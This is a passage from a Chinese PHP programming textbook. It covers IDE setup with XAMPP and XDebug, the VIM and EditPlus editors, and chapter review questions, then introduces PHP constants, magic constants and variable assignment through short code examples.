(6) 当然完成以上这些还远远不够，集成开发环境是由编译、调试以及到最后结果的显示，所以需要集成 Apache 服务器、MySQL 数据库以及 PHP。选择 Windows→Preferences 菜单命令，如图 1-60 所示，打开如图 1-61 所示的对话框。




图 1-60　Windows 配置




图 1-61　配置集成环境

(7) 单击左侧窗格中的 PHP External Tools 选项，配置前文已经安装的 XAMPP，如图 1-62 所示。接着配置 XDebug，如图 1-63 所示。




图 1-62　配置 XAMPP




图 1-63　配置 XDebug

(8) 通过以上配置，一个完整的 PHP IDE 搭建完毕，即可进行项目开发。当然，其中

还有很多细节问题，限于章节，在此不一一介绍。

1.6.2　VIM

VIM 是 Linux 系统下程序员常用的文本编辑器，它运行在几乎所有的操作系统上。VIM 是一个类似 vi 的文本编辑器，但是在 vi 的基础上添加了很多新特性。不过 VIM 操作却很复杂，有很多命令，如果都学会了，操作起来相当快，几乎不用鼠标只用键盘操作即可。VIM 支持语法高亮，可以迅速识别程序中的语法错误；支持正则表达式的查找和替换，可以方便地进行查找和替换；可安装各种开发人员需要的插件，并联合操作。

总之，VIM 是一款 Linux 系统下强大的编辑器，一旦学会其中的常用命令，便可以大幅度地提高开发效率。推荐读者学会使用此编辑器。VIM 的主界面如图 1-64 所示。

图 1-64　VIM 主界面

1.6.3　EditPlus

EditPlus 是 Windows 平台下较常用且功能强大的文本编辑器，笔者在 Windows XP 下的开发就是使用 EditPlus 编辑器的，它完全可以替换 Windows XP 自带的记事本。同时还提供了网页设计等多项强大功能，并支持 C/C++、HTML、PHP、Java、ASP 等多种语言。该编辑器内嵌网页浏览器，还提供 FTP 功能、HTML 编辑、语法高亮、自动完成、剪贴文本、行列选择、搜索替换、拼写检查、自定义快捷键等各类强大功能，如果再安装一些 PHP 相关插件，完全可打造成一个开发 PHP 的利器。EditPlus 主界面如图 1-65 所示。




图 1-65　EditPlus 主界面

1.7 难点解析

本章没有涉及 PHP 语法之类的知识，只是讲解了 LAMP 开发组合，着重介绍了 Apache 服务器和 PHP 的安装配置，即开发环境的搭建。只有搭建好了一个稳定的开发环境，才能在其上运行程序。

由于搭建 LAMP 环境很复杂，所以也介绍了一些综合网络服务器如 AppServ 和 XAMPP 的搭建，刚开始学习 PHP 的读者可以选择一种综合服务器来安装，省去很多令人头疼的麻烦。在编写 PHP 程序时，选择一个语法高亮的编辑器不仅可以带来方便，也能降低眼睛疲劳。作者推荐在 Linux 下使用 VIM，在 Windows XP 下使用 EditPlus，这些编辑器不仅语法高亮，还能实现很多复杂的操作。

1.8 高手训练营

1. 什么是 LAMP？
2. Linux 下如何安装 LAMP 系统？
3. 如何测试 PHP 安装成功？
4. 简述 PHP 的概念和 PHP 语言的优势？
5. 本书介绍了哪几种综合网络服务器？它们各自有哪些特点？
6. 什么是 VIM 编辑器？它有哪些优点？

第2章　PHP基础语法

PHP 的基础语法包含变量和常量、流程控制结构、表达式、变量操作符、包含控制等。只有将这些基础知识掌握，才能在 PHP 领域驰骋。本章将结合实例进行分析与讲解，让读者了解基础知识，为以后的 PHP 学习打下坚实的基础。

2.1　Hello, PHP!

下面我们来介绍一个最简单的 PHP 程序，它具有最基本的 PHP 结构：一个命令序列和一个信息输出，而 PHP 解释器按照脚本逻辑顺序执行，PHP 语句以半角分号作为语句或表达式的结束标志。

实例 2-1：hello, php!

```
<html>
 <head>
  <title>hello, php!</title>
 </head>
 <body>
 <?php
 echo "Hello, PHP!";
 phpinfo();
 ?>
 </body>
</html>
```

因为 PHP 代码是可以内嵌在 HTML 语言之中的，当该脚本被访问而触发执行时，这时 PHP 解释器会确定该页面中是否含有<?php ?>的脚本标记，如果有，则会进行解析操作，然后通过 Web 服务器在浏览器中输出结果。在以后的章节，我们就略去 HTML 等烦琐内容，而是直接展示 PHP 代码，让读者可以更清晰地了解 PHP 的基本结构。建议在学习 PHP 之前有一个基本的 HTML 语言的背景知识，在第 11 章中，将会介绍 PHP 与 HTML 相关的知识。读者也可以先阅读第 11 章做一个简单的了解。

运行上述代码，运行结果如图 2-1 所示。




图 2-1　Hello，PHP！

知识点：

phpinfo( )是 PHP 自带的功能函数，其作用是显示 PHP 服务器的配置信息。

2.2　常　　量

常量代表程序在运行中值不发生改变的一类数据。在 PHP 中，通常使用常量表示只读但不能改变值的内容，例如，PHP 的版本、某个 PHP 文件的行数等。从用户的角度来看，PHP 常量又可分为自定义常量和预定义常量。

2.2.1　自定义常量

在 PHP 中是用 define( )函数来定义自定义常量的，常量的命名规则与变量相似，也遵循 PHP 标识符命名规则。其默认大小写敏感，按惯例常量标识符总是大写。define( )函数原型如下：

```
bool define ( string $name , mixed $value [, bool $case_insensitive = false ] )
```

define( )有三个参数，第三个参数为可选项：第一个参数$name 为常量名，第二个参数$value 为常量的值或表达式，第三个参数如果设为 true，则常数将会定义成不区分大小写，默认是区分大小写的。

实例 2-2： 自定义常量

```
<?php
define("NET_URL", "www.banzhuan.org");
define("NET_PATH", "/htdocs/data/");
define("NET_USER", "root");
```

```
define("NET_PSD", "xiaoxieabc");
/**
 * 这是多行注释，上面三行多用
 * 来定义程序框架和参数配置
 */
define("PI", 3.1415926);
print "PI 的值为： " . PI . "<br />";   //<br>表示简单的换行
$pi2 = PI * PI;
print "PI 的平方值为：" . $pi2 . "<br />";
define("INT", 110);
define("FLO", 110.11);
define("BOO", true);
define("CONS", "Hello PHP!");
define("CHINA", "中国非常和谐！", true); //带有第三个参数 true，则不区分大小写
echo INT . "<br />";
echo FLO . "<br />";
echo BOO . "<br />";     //输出“1”
echo CONS . "<br />";   //输出字符串“Hello PHP!”
echo Cons . "<br />";   //并不输出 CONS 的值，而是输出字符串“Cons”
echo CHINA . "<br />"; //输出字符“中国非常和谐”
echo China . "<br />"; //输出字符“中国非常和谐”

//使用 defined()函数，检查常量 CONS 是否存在，如果存在则输出常量的值
if (defined(CONS)) {
       echo CONS;
}

?>
```

运行上述代码，其运行结果如图 2-2 所示。




图 2-2　常量定义及使用

知识点：

通常将常量作为一个应用程序的配置信息或其他程序中保存为不变化的值，比如标志位、配置信息等。

注意：

第 24 行 Cons 没有定义，直接输出该字符串，且 PHP 解释器会出现提示。

2.2.2　预定义常量

在 PHP 中除了可以自己定义常量外，还预定义了一系列常量，可以直接在程序中完成某些特定功能。表 2-1 列出了一些常用的预定义常量。

表 2-1　PHP 中预定义常量

名　　称	值
__LINE__	当前行数
__FILE__	当前文件名
__FUNCTION__	当前函数名
__CLASS__	当前类名
__METHOD__	当前对象的方法名
__DIR__	当前文件的绝对路径
__NAMESPACE__	命名空间
PHP_OS	UNIX 或者 WINNT 等
PHP_VERSION	5.3.1 等
TRUE	TRUE
FALSE	FALSE
NULL	NULL
E_ERROR	1
E_WARNING	2
E_PARSE	4
E_NOTICE	8

前面 7 个预定义常量的值随着它们在代码中的位置改变而改变，所以又被称为魔术常量。

实例 2-3：预定义常量

```
<?php
class MagicTest {
      function fun_test() {
            return __FUNCTION__;
      }
      function cla_test() {
            return __CLASS__;
      }
      function met_test() {
```

```
            return __METHOD__;
      }
}
echo "__LINE__运行时的行号：" . __LINE__ . "<br />";
echo "当前文件的文件名为：" . __FILE__ . "<br />";
//echo "当前文件的绝对路径：".__DIR__.;在 PHP5.3.0 中新增的
echo "当前执行函数名：" . MagicTest :: fun_test() . "<br />";
echo "当前类名：" . MagicTest :: cla_test() . "<br />";
echo "当前方法名：" . MagicTest :: met_test() . "<br />";
echo "当前操作系统为：" . PHP_OS . "<br />";
echo "当前使用的 PHP 版本为：" . PHP_VERSION . "<br />";

?>
```

运行上述代码，结果如图 2-3 所示。




图 2-3　预定义常量的输出

2.3　变　　量

变量就是用来存储值的量，这些值可以是数字、文本或者更复杂的排列组合。与其他编程语言不一样，在 PHP 中，用“$”符号加上一个变量名称来表示变量，其对大小写敏感，如$VAR 与$Var 是不同的变量。

2.3.1　变量的定义

PHP 中的变量是无须先定义后使用的，在变量第一次赋值的时候，变量已经被自动定义。但有一点要注意，在 PHP 的类中，变量是需要先定义的，在后面将会有详细介绍。

实例 2-4：声明变量并赋值

```
<?php
$a = 110;       //声明一个变量 a 并赋给一个整型数据 110
$b = 110.11;    //声明一个变量 b 并赋给一个浮点型数据 110.11
```

```
$c = true;      //声明一个变量 c 并赋给一个布尔类型数值，真
$d = "string";  //声明一个变量 d 并赋给一个字符串类型值"string"

?>
```

变量赋值有传值赋值和传地址赋值，这两种赋值是有区别的，请看实例 2-5。

实例 2-5：传值赋值和传地址赋值

```
<?php
$a = "Hello";          //对变量$a 进行赋值(传值赋值)
$b = $a;               //对变量$b 进行赋值(传值赋值)
$c = &$a;              //对变量$c 进行赋值(传地址赋值)
$a = "World";          //改变变量$a 的值
echo $a;               //输出 World
echo $b;               //输出 Hello
echo $c;               //输出 World
$c = "PHP";
echo $a;               //输出 PHP
echo $c;               //输出 PHP
$d = &(110 * 110);  //此传地址赋值无效，即引用无效，不应该将表达式做引用赋值
function test() {
     return 110;
}
$d = &test();          //此传地址赋值无效，因为是没有名字的变量

?>
```

知识点：

使用传值赋值对变量进行赋值，整个原始表达式的值将被赋值给目标变量时，改变原始变量的值，不会影响目标变量的值。当使用传地址赋值时，目标变量引用了原始变量。改动目标变量的值会影响到原始变量的值，反之亦然。特别注意，只有有名字的变量才可以进行传地址赋值。

2.3.2　变量的命名规则

变量的命名有一定的规则，其变量名严格按大小写区分。但内置结构、关键字以及用户自定义的类名和函数是不区分大小写的，如 echo、while、class 名称等都可以任意大小写。

实例 2-6：严格区分大小写

```
<?php
$example = "www.";
$Example = "banzhuan.";
$eXAMple = "org";
